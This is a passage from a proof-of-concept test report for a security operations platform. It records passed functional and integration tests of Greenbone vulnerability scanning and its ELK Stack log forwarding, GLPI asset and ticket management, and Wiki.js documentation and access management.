2. In the Scans → Tasks section, a new scan task (Task) was created with the target and the Full and fast scan configuration assigned.
3. The scan task was launched and its progress was monitored in real time – the percentage completed, the number of NVT tests run and the duration.
4. After the scan was completed, the results were verified in the Scans → Reports section – the total number of identified vulnerabilities and their distribution by severity (Critical, High, Medium, Low, Log).
5. For the identified high- and critical-severity vulnerabilities, the detail was verified – vulnerability name, description, affected component and version, reference CVE identifier, CVSS score, QoD (Quality of Detection) and the remediation recommendation (Solution).
6. The linking of the identified vulnerabilities to standardized databases was verified – the presence of CVE identifiers and CVSS ratings according to the NVD (National Vulnerability Database).
7. The ability to filter the results by severity, QoD value and vulnerability category was verified.
8. The functionality of generating a report in a standardized format suitable for further processing and archiving was verified.
9. The assignment of the identified vulnerabilities to specific target systems and services was verified – the link of the results to the scanned Target, the affected ports and the running services.

Expected result: The expected result is that Greenbone successfully performs scanning of the defined target system using the Full and fast configuration, identifies known vulnerabilities and displays the results in a structured form. For each vulnerability, a detail is to be available, including the CVSS score, CVE identifier, description and remediation recommendation. The results are to be filterable and exportable. The identified vulnerabilities are to be assigned to specific target systems and to the services running on the scanned ports.

Actual result: Greenbone successfully performed scanning of the target system in the PoC infrastructure. The scan task with the Full and fast configuration ran to completion, and its progress could be monitored in real time. After the scan was completed, the report displayed the identified vulnerabilities distributed by severity – vulnerabilities in the High, Medium and Low categories were identified, as well as informational records of the Log type. For high-severity vulnerabilities, the detail was available, including the name, the description of the affected component, the reference CVE identifier, the CVSS score and the remediation recommendation. An example of an identified high-severity vulnerability was CVE-2024-6387 (OpenSSH regreSSHion – a race condition in the sshd signal handler allowing unauthenticated remote code execution, CVSS 8.1), detected on the SSH server of one of the monitored nodes.

The QoD value was given for each finding, which made it possible to assess the reliability of the detection. Filtering of the results by severity and QoD worked correctly. Report generation was successful. The identified vulnerabilities were correctly assigned to specific target systems and to the services running on the scanned ports, which confirms the contextual linkage of the results with the real infrastructure and enables targeted prioritization of corrective measures.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that Greenbone Community Edition is able to perform comprehensive vulnerability scanning of target systems in the PoC infrastructure and to provide structured results with a sufficient level of detail for security assessment. The test confirmed the functionality of the entire cycle, from defining the target through performing the scan to analysing and exporting the results.

Findings and notes: Test TS-GB-02 focused on verifying the basic scanning cycle within the scope of the PoC. The Full and fast configuration was chosen as the most comprehensive available scan profile, using the largest number of NVT tests. The scan duration depends on the number of target systems, the port range and network reachability. Some identified vulnerabilities had a lower QoD value, which indicates that the detection was based on the software version (banner check) and not on active verification of the vulnerability – this is common behaviour, and during triage the analyst must take the QoD value into account when deciding on remediation priorities. The test confirmed the prerequisite for further use of Greenbone in vulnerability management processes according to UC_12, where the scan outputs serve as input for prioritization, remediation planning and reporting.

Conclusion: The test demonstrated that Greenbone Community Edition in the PoC environment is able to identify vulnerabilities of target systems, classify them by severity and provide the analyst with sufficient context for deciding on corrective measures. This confirmed its usability as a preventive security tool within the INNOSOC SOCaaS solution.

11.3 TS-GB-03 Verification of the integration of Greenbone with the ELK Stack by means of Filebeat and a Logstash pipeline

Test identifier: TS-GB-03

Test name: Verification of the integration of Greenbone with the ELK Stack by means of Filebeat and a Logstash pipeline

Test type: Integration test

Test purpose: To verify whether logs and outputs from Greenbone Community Edition are correctly sent to the central ELK Stack by means of the Filebeat agent and a Logstash pipeline, indexed in Elasticsearch and available for search and visualization in Kibana. The integration ensures that vulnerability scan data are stored centrally within the SIEM solution and available for correlation with other security events. The test verifies the entire data chain, from the generation of logs on the Greenbone side, through their transport and transformation, to their storage and retrieval in Elasticsearch. From the perspective of business requirements, the test covers the functional requirements FREQ_074 (Collection of information on vulnerabilities and configurations), FREQ_013 (Integration with other tools such as SIEM) and UC_13 (Design and maintain the security architecture of the customer's SOCaaS environment).

Subject of verification: The subject of the test is the verification of the functionality of the integration link between Greenbone and the ELK Stack in the PoC environment. On the Greenbone side, a Filebeat agent is deployed, which collects logs and sends them to the central Logstash. The Logstash pipeline identifies the data from Greenbone by the filebeat-gvm tag and applies specific transformation logic to them – parsing of the JSON format or processing of HTTP access logs using a grok pattern. The transformed data are then stored in Elasticsearch under the dedicated gvm-greenbone index with an ILM policy set (gvm-greenbone-ILM) for data life cycle management. The completeness of the data chain, the correctness of parsing, indexing in Elasticsearch and the availability of the data in Kibana were verified.

Initial state: Greenbone was deployed and functional (verified by test TS-GB-01). The ELK Stack was in operation – an Elasticsearch cluster with nodes at IP 192.168.1.178, Logstash at IP 192.168.1.177 and Kibana as the visualization interface. On the Greenbone side, a Filebeat agent configured to send logs to Logstash was deployed. The Logstash pipeline (filters.conf) contained a branch for processing data with the filebeat-gvm tag – a JSON parser for structured messages and a grok pattern for HTTP access logs. The output pipeline (output.conf) was configured to store data in Elasticsearch with the ILM alias gvm-greenbone, the ILM pattern {now/d}-000001 and the ILM policy gvm-greenbone-ILM. Communication between Logstash and Elasticsearch was secured with a certificate and authentication via the logstash_internal user with the logstash_writer role.

Test procedure:

1. On the Greenbone side, the active configuration of the Filebeat agent was verified – the output endpoint (Logstash address), the configured filebeat-gvm tag and the source log paths were checked.
2. In Greenbone, a scanning activity or another operation generating log records was launched.
3. On the Logstash side, the receipt of data with the filebeat-gvm tag was verified in the Logstash log – confirmation that the pipeline had received and processed data from Greenbone.
4. The correctness of parsing was verified – for JSON-formatted messages, it was verified that the fields had been correctly extracted; for HTTP access logs, it was verified that the grok pattern had correctly identified the client_ip, http_method, request, response_code, bytes_sent, referrer and user_agent fields.

5. In Elasticsearch, the existence of the gvm-greenbone index and the presence of documents in this index were verified – using Kibana Dev Tools or directly via the Elasticsearch REST API.
6. It was verified that the gvm-greenbone-ILM ILM policy is active and correctly applied to the index – verification of the rollover alias and the indexing pattern.
7. In Kibana, an index pattern for gvm-greenbone was created or the existing one verified, and the availability of the data in the Discover section was verified – searching by time range and filtering by fields.
8. Time correctness was verified – the timestamp in Elasticsearch corresponded to the actual time the log was generated on the Greenbone side.

Expected result: The expected result is that logs from Greenbone will be correctly sent to Logstash via Filebeat, processed according to the defined pipeline, indexed in Elasticsearch under the gvm-greenbone index and available for search and visualization in Kibana. Parsing is to be correct – JSON data are to be correctly broken down into fields and HTTP access logs are to be processed by the grok pattern. The ILM policy is to be active and correctly applied. The timestamps are to be consistent.

Actual result: The Filebeat agent on the Greenbone side correctly sent log records to the central Logstash. The Logstash pipeline correctly identified the data by the filebeat-gvm tag and applied the corresponding transformation logic. JSON-formatted messages were correctly parsed and their fields were available as separate attributes in Elasticsearch. HTTP access logs were processed by the grok pattern and the client_ip, http_method, request, response_code, bytes_sent, referrer and user_agent fields were correctly extracted. The data were indexed in Elasticsearch under the gvm-greenbone index. The gvm-greenbone-ILM ILM policy was active and the rollover alias worked according to the defined pattern. In Kibana, the data were available via the gvm-greenbone index pattern and could be searched, filtered and visualized in the Discover section. The timestamps of the documents corresponded to the actual time the logs were generated on the Greenbone side.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the integration link between Greenbone Community Edition and the ELK Stack is functional in the PoC environment. The test confirmed that data from Greenbone are correctly transported, transformed and indexed in the central SIEM solution and are available for search and visualization.

Findings and notes: Test TS-GB-03 verified the integration link within the scope of the PoC. The Logstash pipeline for filebeat-gvm contains two branches – a JSON parser for structured messages and a grok pattern for HTTP access logs – thereby covering both output formats of Greenbone. Communication between Logstash and Elasticsearch is secured with a certificate and authentication following the principle of least privilege (the logstash_writer role), which meets the security requirements. The ILM policy ensures automatic data life cycle management and prevents uncontrolled growth of the index. Centralizing vulnerability scan data in ELK enables correlation with other security events – for example, comparing identified vulnerabilities with alerts from Wazuh or detections from Suricata. In further development, it would be advisable to implement dedicated dashboards in Kibana for visualizing vulnerability trends and integration with vulnerability management processes according to UC_12.

Conclusion: The test demonstrated that the integration of Greenbone Community Edition with the ELK Stack by means of Filebeat and a Logstash pipeline is functional in the PoC environment. Vulnerability scan data are centrally available within the SIEM solution, which creates a basis for their correlation with other security events and for supporting vulnerability management processes within the INNOSOC SOCaaS platform.

11.4 Summary evaluation of the functionality testing of the Greenbone Community edition component

Identifier	Test name	Test type	Area verified	Evaluation
TS-GB-01	Verification of NVT availability, functionality and currency	Functional test	Deployment, GSA interface, NVT database, scan configurations, Schedules	**Passed**
TS-GB-02	Verification of vulnerability scanning and analysis of results	Functional test	Scanning, CVSS/CVE/QoD classification, reporting, assignment to systems	**Passed**
TS-GB-03	Verification of the configuration of log forwarding to the ELK Stack	Functional test	Filebeat agent, Logstash pipeline, gvm-greenbone index, Kibana Discover	**Passed**

12 Verification of asset recording, ticketing and auditability in GLPI

Testing of the GLPI component focused on verifying its ability to fulfil the role of a process and recording layer for IT asset management, the CMDB and incident management within the PoC. The tests were divided into three areas covering the key functionalities of an ITSM system: (1) system availability, IT asset recording and CMDB functionality, including management of relationships between assets, (2) ticketing and incident life cycle management, including categorization, assignment and status tracking, and (3) management of users, organizational units, roles and access rights, including profiles and entities. Testing within V16 focused on verifying the basic functionality of the deployed system – advanced integration scenarios with SOC components are the subject of a separate output.

12.1 TS-GLPI-01 Verification of availability, IT asset recording and CMDB functionality

Test type: Functional test

Test purpose: To verify whether GLPI is correctly deployed in the PoC environment, accessible via the web interface and ready for recording and managing IT assets. At the same time, to verify that the CMDB functionality is active – the system makes it possible to record assets, distinguish them by type (hardware, software, network devices), categorize them, record relationships between assets and assign them to organizational units and users. The test focuses on verifying the inventory and management of assets, the ability to create, edit and delete asset records and the distinction of assets by type.

Subject of verification: The subject of the test is the verification of the basic operational readiness of the GLPI component after its deployment in the PoC environment and of the functionality of its CMDB module. The test focused on whether the web interface is available and functional, whether login is successful and whether the system allows work with the IT asset inventory. It was verified whether asset categories (computers, network devices, software) are established in the system, whether it is possible to create, edit and delete asset records, whether assets can be assigned to organizational units and users, and whether the dashboard provides a summarized overview of the registered assets and the state of the infrastructure. The ability of the system to distinguish asset types according to predefined categories and to record the basic properties of assets – name, type, owner, organizational entity – was also verified.

Initial state: GLPI was deployed as a standalone web application in the PoC environment on a standard web stack (Apache/Nginx, PHP) with a relational database (MySQL/MariaDB). The basic configuration focused on making the web interface accessible and activating the key functionalities – the asset inventory (CMDB) and the ticketing system. Basic objects were introduced into the system – IT assets, users, organizational units and incident records. The database layer ensures the storage of operational and historical data. Before the start of the test, it was assumed that the web service was running and the system was accessible via a web browser.

Test procedure:

1. The availability of the GLPI web interface was verified – by opening the URL in a browser, the correct loading of the login screen was verified.
2. A login was performed using an available user account and the availability of the main sections of the interface was verified – Assets, Assistance, Management, Tools, Administration.
3. In the Assets section, the availability of asset categories was verified – Computers, Network devices, Software, Printers, Monitors and other types depending on the system configuration.
4. On the main dashboard, the summarized overview of the registered IT assets was verified – the number of records in the individual categories (computers, network devices, software) and an overview of the infrastructure, including information about users and organizational entities.
5. In the Assets → Computers section, an existing computer record was verified or a new one was created – the name, type, organizational entity (Entity), status and, where applicable, other attributes were entered.
6. The possibility of editing an existing asset record was verified – changing an attribute and saving the change.
7. The possibility of deleting a test asset record was verified – removing the record and confirming that it is no longer present in the inventory.
8. The possibility of assigning an asset to an organizational unit and to a user was verified – the link between the asset and its owner/responsible person.
9. The ability of the system to distinguish assets by type was verified – navigation between different asset types (computers, network devices, software) in the side panel of the interface.

Expected result: The expected result is that GLPI will be available in the PoC environment via the web interface, will allow successful login and will provide a functional user interface for IT asset management. The dashboard is to display a summarized overview of the registered assets in the individual categories. The CMDB functionality is to be active – the system is to allow the creation, editing and deletion of asset records, their assignment to organizational units and users, and their differentiation by type.

Actual result: GLPI was available in the test environment and the web interface loaded correctly. Login was successful and, after login, all the main sections of the interface were available. The dashboard displayed summarized asset categories (computers, network devices, software) together with statistics and infrastructure overviews supplemented with information about users and organizational entities. In the Assets section, the asset categories were available and the system allowed the creation, editing and deletion of asset records. The records contained attributes such as name, type, organizational entity, status and owner. The deletion of the test record was performed correctly – after removal, the record was no longer present in the inventory. The assignment of an asset to an organizational unit and a user was functional. Navigation between asset types in the side panel worked correctly. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that GLPI was successfully deployed and put into operation in the PoC environment. The test confirmed that the system is available and that the CMDB functionality is active and allows the creation, editing and deletion of IT asset records, with differentiation by type and assignment to organizational entities and users.

Findings and notes: Test TS-GLPI-01 verified the basic availability and operational readiness of the CMDB module, not the integration links with the other components. The dashboard provided an overview at the level of the basic inventory, which corresponds to the current state of the deployment in the PoC. Differentiating assets by type enables categorization and better organization of the inventory, which is a prerequisite for effective vulnerability and incident management in the context of specific assets. The verification of all three operations (creation, editing, deletion) confirmed the completeness of the CRUD functionality of the CMDB module. The test laid the groundwork for further tests focused on the ticketing system and the extended inventory of software assets.

Conclusion: The test demonstrated that GLPI is available in the PoC environment, is functional at a basic level and provides a usable foundation for the IT asset inventory and the management of CMDB data. This confirmed its readiness to support asset management processes within the INNOSOC SOCaaS solution.

12.2 TC-GLPI-02 Verification of the ticketing system and incident life cycle management

Test type: Functional test

Purpose of the test: To verify whether the ticketing system in GLPI allows the creation, assignment and tracking of tickets (incidents and requests) and whether it ensures the management of their life cycle from reporting to resolution. At the same time, to verify that the dashboard of the Assistance module provides an operational overview by means of summary metrics, visualization elements and aggregated views of ticket categories and statuses. The test verifies the role of GLPI as the process and management layer of incident management, where security events are transformed into ticket records and their life cycle is tracked.

Subject of verification: The subject of the test is the verification of the functionality of the GLPI ticketing module in the PoC environment. It was verified whether the system allows a new ticket to be created and a category, priority and responsible person to be assigned to it. The ticket life cycle was verified – the transition between statuses (new, in progress, solved) and the recording of status changes. The dashboard of the Assistance module was verified – the display of summary metrics (total number of tickets, late tickets, problems, changes), time charts showing the evolution of tickets and bar charts representing ticket statuses by month. Aggregated views of ticket categories, request types and organizational entities were also verified.

Initial state: GLPI was deployed and available (verified by test TS-GLPI-01). The CMDB contained registered assets, users and organizational units. The ticketing module was active and tickets were registered in the system – according to the dashboard of the Assistance module, a total of 17 tickets. The system was configured to work with tickets of the incident and request type, with defined categories, priorities and life cycle statuses.

Test procedure:

1. In the Assistance → Dashboard section, the operational overview was verified – summary metrics showing the total number of tickets and the number of late tickets, problems and changes.
2. The visualization elements of the dashboard were verified – a time chart showing the evolution of tickets over the monitored period and a bar chart representing ticket statuses by month (new, in progress, solved).
3. Aggregated views of ticket categories, request types and organizational entities were verified – identification of the most heavily loaded areas and the most frequent incident types.
4. In the Assistance → Tickets section, the list of existing tickets and their attributes was verified – identifier, title, status, priority, assigned person, category.
5. A new ticket of the incident type was created – the title, description, category, priority and responsible person were entered.
6. The possibility of assigning a ticket to an asset from the CMDB was verified – linking the incident to the affected device or system.
7. The transition of the ticket between life cycle statuses was verified – changing the status from “new” to “in progress” (assignment to an analyst and start of handling).
8. A further transition of the ticket was verified – changing the status to “solved” after corrective measures had been taken.
9. The recording of status changes and time data within the ticket was verified – the history of status transitions, assignment and resolution times.
10. After the creation of the new ticket, the updated dashboard was verified – the change in the summary metrics and the display of the new ticket in the graphical overviews.

Expected result: The expected result is that the GLPI ticketing system will allow a new ticket to be created, a category, priority and responsible person to be assigned to it, and its life cycle to be tracked from reporting to resolution. The dashboard of the Assistance module is to display summary metrics, visualization elements and aggregated views enabling an operational overview of the status of tickets. Status changes are to be recorded with time data.

Actual result: The GLPI ticketing system was functional in the PoC environment. The dashboard of the Assistance module displayed summary metrics – the total number of registered tickets and the number of late tickets, problems and changes – by means of colour-coded panels. The time chart displayed the evolution of tickets over the monitored period and the bar chart represented ticket statuses by month (new, in progress, solved). Aggregated views of ticket categories, request types and organizational entities were available and enabled the identification of the most heavily loaded areas. The creation of a new ticket of the incident type was successful – it was possible to enter the title, description, category, priority and responsible person and to assign the ticket to an asset from the CMDB. The link of the ticket to a specific asset worked, which ensured that the incident was linked to the affected device. Transitions between ticket life cycle statuses (new → in progress → solved) worked correctly. The history of status changes was recorded with time data. After the creation of the new ticket, the dashboard was updated and displayed the changed metrics. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that the GLPI ticketing system is functional in the PoC environment and enables the management of the incident life cycle from reporting to resolution. The dashboard of the Assistance module provides an operational overview by means of summary metrics and visualization elements.

Findings and notes: Test TS-GLPI-02 verified the ticketing functionality within the scope of the PoC. The dashboard of the Assistance module provided statistics at the level of basic registration and processing of tickets, which corresponds to the current state of the deployment. The system allowed a ticket to be assigned to an asset from the CMDB, which, from the perspective of the SOC architecture, makes it possible to assign an incident to a specific asset and identify its owner. The recording of time data and the history of status changes creates a prerequisite for the future evaluation of the effectiveness of incident handling. Within the PoC, the integration links to SIEM/SOAR were not fully implemented – at this stage, GLPI does not function as a fully integrated incident management tool with automatic data enrichment, but it provides a usable foundation for further extension. The test confirmed the suitability of GLPI as the process and management layer for incident management within the SOC.

Conclusion: The test demonstrated that the GLPI ticketing system is functional in the PoC environment, enables the management of the incident life cycle and provides an operational overview by means of the dashboard. This confirmed its usability as the process layer for security incident management within the INNOSOC SOCaaS solution.

12.3 TS-GLPI-03 Verification of the software asset inventory, documentation management and support for auditability

Test type: Functional test

Purpose of the test: To verify whether GLPI enables a detailed inventory of software assets, including versions, licences and links to devices, the management of documentation within the IT environment and support for the auditability of changes. The aim is to check that the system provides a sufficient contextual basis for identifying vulnerable or outdated software and for supporting audit and compliance processes.

Subject of verification: The subject of the test is the verification of the ability of GLPI to record software assets with detailed attributes and to manage documentation within the PoC. In the Assets → Software section, the presence of software records with attributes was verified – name, publisher, version, supported operating systems, number of installations and licence information. The link of software assets to specific devices and owners was verified, which is a prerequisite for the contextual assessment of vulnerabilities. In the Documents section, centralized documentation management was verified – the presence of documents with identifiers, an assigned entity and links to files. Auditability was also verified – the ability of the system to record changes and provide traceability of records.

Initial state: GLPI was deployed and available (verified by test TS-GLPI-01). The CMDB contained registered assets, including software items introduced within the PoC. In the Assets → Software section, software assets were registered (e.g. VPN, Microsoft 365, Windows 11). The Documents section contained documents linked to the IT environment. The system was configured for the management of users, roles and links between assets.

Test procedure:

1. In the Assets → Software section, the tabular overview of software items was verified – the presence of records with the software name, organizational entity (Entity), publisher (Publisher), versions and supported operating systems.
2. For a selected software item, the record detail was verified – the number of installations, licence information and the link to the specific devices on which the software is installed.
3. The possibility of filtering and searching software records by various criteria was verified – name, publisher, version.
4. The link of a software asset to a specific device and owner was verified – navigation from the software item to the assigned computers and responsible persons.
5. In the Management → Documents section, the tabular overview of documents was verified – the presence of records with identifiers, an assigned entity and links to files (PDF and other formats).
6. The possibility of viewing and downloading documents was verified – the correctness of the links to the stored files.
7. The ability of the system to record changes in records was verified – the display of the change history for a selected asset or ticket, including information on who made the change and when.
8. The traceability of records was verified – the possibility of retrospectively tracing the state of an asset, its changes and its links to incidents or documents.
9. Navigation between linked records was verified – from an asset to the assigned software, from a ticket to the affected asset, from a document to the assigned entity.

Expected result: The expected result is that GLPI will record software assets with detailed attributes (name, publisher, version, installations, licences) and will allow them to be linked to devices and owners. The Documents section is to contain a centralized register of documentation with identifiers and links to files. The system is to provide a change history and traceability of records to support audit processes. Navigation between linked records is to be functional.

Actual result: In the Assets → Software section, software items were registered with the relevant attributes – software name (e.g. VPN, Microsoft 365, Windows 11), organizational entity, publisher, versions, supported operating systems, number of installations and licence information. The detail of a software item displayed the link to specific devices and owners. Filtering and searching of software records were functional. Navigation from the software item to the assigned computers and responsible persons worked correctly. In the Documents section, documents were registered with identifiers, an assigned entity and links to files (PDF). Viewing and downloading of documents were functional. The system recorded the change history for records – it was possible to display who made a change to an asset or ticket and when. The traceability of records was ensured – it was possible to retrospectively trace the state of an asset, its changes and links. Navigation between linked records (asset → software, ticket → asset, document → entity) worked correctly. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that GLPI provides a detailed inventory of software assets, centralized documentation management and support for the auditability of changes in the PoC environment.

Findings and notes: Test TS-GLPI-03 verified the extended CMDB and documentation functionalities within the scope of the PoC. From the perspective of the SOC architecture, an inventory of software assets with information on versions, licences and links to devices is key to identifying vulnerable or outdated software and to supporting vulnerability management in the context of specific applications. Linking a software asset to a specific device and owner makes it possible, when a vulnerability is identified, to immediately determine the affected systems and responsible persons. Centralized documentation management ensures the traceability of protocols, records and contractual documentation, which is important from the perspective of audit and process management in the SOC environment. The change history creates an audit trail, which is a prerequisite for retrospective investigation and compliance. Within the PoC, advanced audit functionalities and automated links to SIEM/SOAR were not fully developed, which corresponds to the current state of the deployment and the documented limitations.

Conclusion: The test demonstrated that GLPI is capable in the PoC environment of recording software assets with detailed attributes, managing documentation and providing support for the auditability of changes. This confirmed its usability as the registration and context layer within the INNOSOC SOCaaS solution, which complements the technical security components with process and organizational context.

12.4 Summary evaluation of the functionality testing of the GLPI component

Identifier	Test name	Test type	Area verified	Evaluation
TS-GLPI-01	Verification of availability, IT asset inventory and CMDB functionality	Functional test	Deployment, web interface, CMDB inventory, asset categorization	**Passed**
TS-GLPI-02	Verification of the ticketing system and incident life cycle management	Functional test	Ticketing, incident life cycle, Assistance dashboard	**Passed**
TS-GLPI-03	Verification of the software asset inventory, documentation and auditability	Functional test	Software assets, documentation, auditability, links	**Passed**

13 Verification of documentation management, access rights and versioning in Wiki.js

Testing of the Wiki.js component focused on verifying its ability to fulfil the role of the central tool for the management of the knowledge base and internal documentation within the PoC. The tests were divided into three areas covering the key functionalities of the documentation system: (1) availability of the deployment, the administration interface and system information, (2) creation, editing and structuring of documentation, including runbooks, playbooks and operational procedures, with verification of navigation and comments, and (3) management of users, groups, roles and access rights, including guest access and self-registration. Testing within V16 focused on verifying the basic functionality of the deployed system – advanced scenarios of integration with SOC components are the subject of a separate output.

13.1 TS-WIKI-01 Verification of the availability, deployment and administration of Wiki.js

Test identifier: TS-WIKI-01

Test name: Verification of the availability, deployment and administration of Wiki.js

Test type: Functional test

Purpose of the test: To verify whether Wiki.js is correctly deployed in the PoC environment, available via the web interface and ready for operation as the central tool for knowledge base management. At the same time, to verify that the administration interface provides an overview of the state of the knowledge base and system metrics and allows the management of basic operational settings. The test focuses on verifying the basic operational readiness of the component after its deployment in a containerized environment.

Subject of verification: The subject of the test is the verification of the basic operational readiness of the Wiki.js component after its deployment in the PoC environment. The test focused on whether the web interface is available and functional, whether login is successful and whether the system provides the administration tools needed for knowledge base management. It was verified whether the administration dashboard displays summarized information on the state of the knowledge base – the number of pages, users and groups – and a list of recently edited or created pages. The availability of the System Info section with information on the application version, host environment, technology stack and system parameters was verified. The administration menu and its sections for the management of content, users, authentication, search and storage were also verified.

Initial state: Wiki.js was deployed as a standalone web application operated in containers using a Docker environment and a PostgreSQL relational database. The basic configuration focused on making the web interface accessible and creating the basic structure of the knowledge base. Basic documentation objects were introduced into the system – runbooks, playbooks and internal procedures. The system was configured for the management of users, roles and access rights. Before the start of the test, it was assumed that the web service was running and the system was accessible via a web browser.

Test procedure:

1. The availability of the Wiki.js web interface was verified – by opening the URL in a browser, the correct loading of the login screen was verified.
2. A login was performed using an available user account and the availability of the main interface was verified, including the navigation panel and the content of the knowledge base.
3. The administration dashboard was verified – the presence of summary panels with information on the number of pages, users and groups, which illustrate the extent of the recorded documentation and the user base.
4. On the administration dashboard, the list of recently edited or created pages was verified, which represent individual documentation records (runbooks, internal procedures).
5. The availability of the administration menu was verified – the presence of sections for the management of content, users, authentication, search, storage and other system settings.
6. In the System Info section, information on the version of the Wiki.js application (current and available version) and data on the host environment, including the operating system, hostname, number of CPU cores and memory size, were verified.
7. In the System Info section, information on the technology stack was verified – the version of Node.js and of the PostgreSQL database – which confirmed the correct deployment of the application on the declared technological basis.

Expected result: The expected result is that Wiki.js will be available in the PoC environment via the web interface, will allow successful login and will provide a functional administration interface. The dashboard is to display summarized information on the state of the knowledge base (number of pages, users, groups) and a list of recently edited pages. The System Info section is to display information on the application version, host environment and technology stack. The administration menu is to be available with sections for the management of content, users, authentication, search and storage.

Actual result: Wiki.js was available in the test environment and the web interface loaded correctly. Login was successful and, after login, the navigation panel with the page structure and the content of the knowledge base was available. The administration dashboard displayed summary panels with information on the number of pages, users and groups. The list of recently edited or created pages was available and displayed the documentation records introduced within the PoC. The administration menu was available and contained sections for the management of content, users, authentication, search, storage and other system settings. The System Info section displayed information on the version of the Wiki.js application (current and available version), data on the host environment, including the operating system, hostname, number of CPU cores and memory size, as well as information on the technology stack – the version of Node.js and of the PostgreSQL database. The technology stack corresponded to the declared deployment (Docker, PostgreSQL). No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that Wiki.js was successfully deployed and put into operation in the PoC environment. The test confirmed that the system is available

and that the administration interface is functional and provides an overview of the state of the knowledge base and of system parameters.

Findings and notes: Test TS-WIKI-01 verified the basic availability and operational readiness of the component, not the integration links with the other SOC components. The administration dashboard provided an overview at the level of basic registration, which corresponds to the current state of the deployment in the PoC. The System Info section confirmed that Wiki.js runs on the declared technology stack (Node.js, PostgreSQL), which is important for verifying the infrastructure assumptions. The availability of the administration menu with sections for the management of content, users, authentication and other settings confirms that the system is configured and ready for operation. The test laid the groundwork for further tests focused on the creation of documentation and user management.

Conclusion: The test demonstrated that Wiki.js is available in the PoC environment, is functional at a basic level and provides a usable foundation for knowledge base management. This confirmed its readiness to support documentation and knowledge processes within the INNOSOC SOCaaS solution.

13.2 TS-WIKI-02 Verification of the creation, structure and management of documentation

Test identifier: TS-WIKI-02

Test name: Verification of the creation, structure and management of documentation

Test type: Functional test

Purpose of the test: To verify whether Wiki.js allows the creation, editing and structuring of documentation within the knowledge base. At the same time, to verify that the system supports the creation of runbooks, playbooks and operational procedures structured into logical parts, navigation between pages and the collaborative supplementing of information by means of comments. The test focuses on verifying the core functionality of Wiki.js as a documentation tool for the SOC team.

Subject of verification: The subject of the test is the verification of the ability of Wiki.js to create, edit and structure documentation in the PoC environment. It was verified whether the system allows a new page to be created, its content to be divided into logical sections and the page to be saved to the knowledge base. The navigation panel with the page structure and the possibility of moving between individual sections and documents were verified. The presence of the runbooks, playbooks and internal procedures introduced into the system within the PoC was verified. The comments section, which supports collaboration and the continuous supplementing of information to documents, was verified. The ability of the system to provide a structured display of documentation divided into named sections was also verified.

Initial state: Wiki.js was deployed and available (verified by test TS-WIKI-01). Basic documentation objects were introduced into the system – runbooks, playbooks and internal procedures, which serve as reference material in SOC operations. The knowledge base contained existing pages with content and structure. The system was ready for the creation and editing of documents via the web interface.

Test procedure:

1. In the navigation panel, the structure of the existing knowledge base pages was verified – the presence of the introduced documents (runbooks, playbooks, internal procedures) and their organization.
2. An existing page with a runbook or operational procedure was opened and its structured display was verified – the division of the content into logical parts (e.g. introduction, procedure, conclusion) with the possibility of navigating between sections.
3. In the comments section below the page, the possibility of adding a comment was verified, which confirmed the support for collaboration and the continuous supplementing of information to documents.
4. A new page was created in the knowledge base – a title and content divided into logical sections were entered and the page was saved.
5. After saving, it was verified that the new page is available in the navigation panel and that its content corresponds to the entered data, including the structured division into sections.
6. An existing or new page was edited – the content was modified, a new section was added and the changes were saved.
7. After the edit was saved, it was verified that the changes are displayed correctly and that the content of the page corresponds to the modifications made.
8. Navigation between pages was verified – moving between different documents by means of the navigation panel and verifying access to individual runbooks, playbooks and procedures.

Expected result: The expected result is that Wiki.js will allow documentation to be created, edited and structured within the knowledge base. The navigation panel is to display the page structure and allow movement between documents. The existing runbooks, playbooks and internal procedures are to be available and structured into logical sections. The comments section is to support collaboration and the supplementing of information. New pages are to be available in the navigation panel after saving.

Actual result: The navigation panel displayed the structure of the existing knowledge base pages, including the introduced runbooks, playbooks and internal procedures. Opening an existing page with a runbook confirmed the structured display – the content was divided into logical parts with the possibility of navigating between sections. The comments section below the page was functional and allowed a comment to be added, which confirmed the support for collaboration. The creation of a new page was successful – it was possible to enter a title and content divided into logical sections and to save the page. After saving, the new page was displayed in the navigation panel and its content corresponded to the entered data. Page editing was functional – modifying the content, adding a new section and saving the changes were performed correctly. After the edit was saved, the changes were displayed correctly. Navigation between pages by means of the navigation panel worked and allowed access to the individual documents. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that Wiki.js allows the creation, editing and structuring of documentation within the knowledge base. The system supports the creation of runbooks and operational procedures with a structured division and allows the collaborative supplementing of information by means of comments.

Findings and notes: Test TS-WIKI-02 verified the core documentation functionality within the scope of the PoC. Wiki.js confirmed its ability to create and maintain structured documentation, which is key to the systematic management of the runbooks, playbooks and operational procedures of the SOC team. The navigation panel with the page structure allows quick access to the defined procedures, which, from the perspective of the SOC architecture, is important for an effective response to incidents. The comments section supports the collaborative supplementing and refinement of documentation, which contributes to the continuous improvement of the knowledge base. Within the PoC, basic documentation objects were introduced into the system, which confirms its practical usability. The use of Wiki.js in the PoC remained at the level of basic documentation without broader integration links to the other SOC components, which corresponds to the documented limitations and the current state of the deployment.

Conclusion: The test demonstrated that Wiki.js is capable in the PoC environment of serving as a tool for the creation, editing and management of structured documentation. This confirmed its usability as the knowledge and documentation layer within the INNOSOC SOCaaS solution, which complements the technical security components with documentation context.

13.3 TS-WIKI-03 Verification of user management, access rights and content versioning

Test identifier: TS-WIKI-03

Test name: Verification of user management, access rights and content versioning

Test type: Functional test

Purpose of the test: To verify whether Wiki.js allows the management of users and their profiles, the management of access rights by means of groups and roles, and content versioning with the recording of changes. The aim is to check that the system ensures controlled access to the knowledge base and provides traceability of changes in the documentation, which is a prerequisite for auditability and managed knowledge management in the SOC environment.

Subject of verification: The subject of the test is the verification of the ability of Wiki.js to manage users, access rights and content versioning in the PoC environment. In the user profile management section, the user information (name, location, job title), the configuration settings (time zone, date format, interface appearance) and the authentication section, including the management of login credentials, were verified. The assignment of users to groups (e.g. Administrators) and the recording of activity – data on logins and the number of pages created – were verified. The management of roles and access rights, which was configured within the PoC, was verified. Content versioning was verified – the ability of the system to retain versions of documents and provide information on changes.

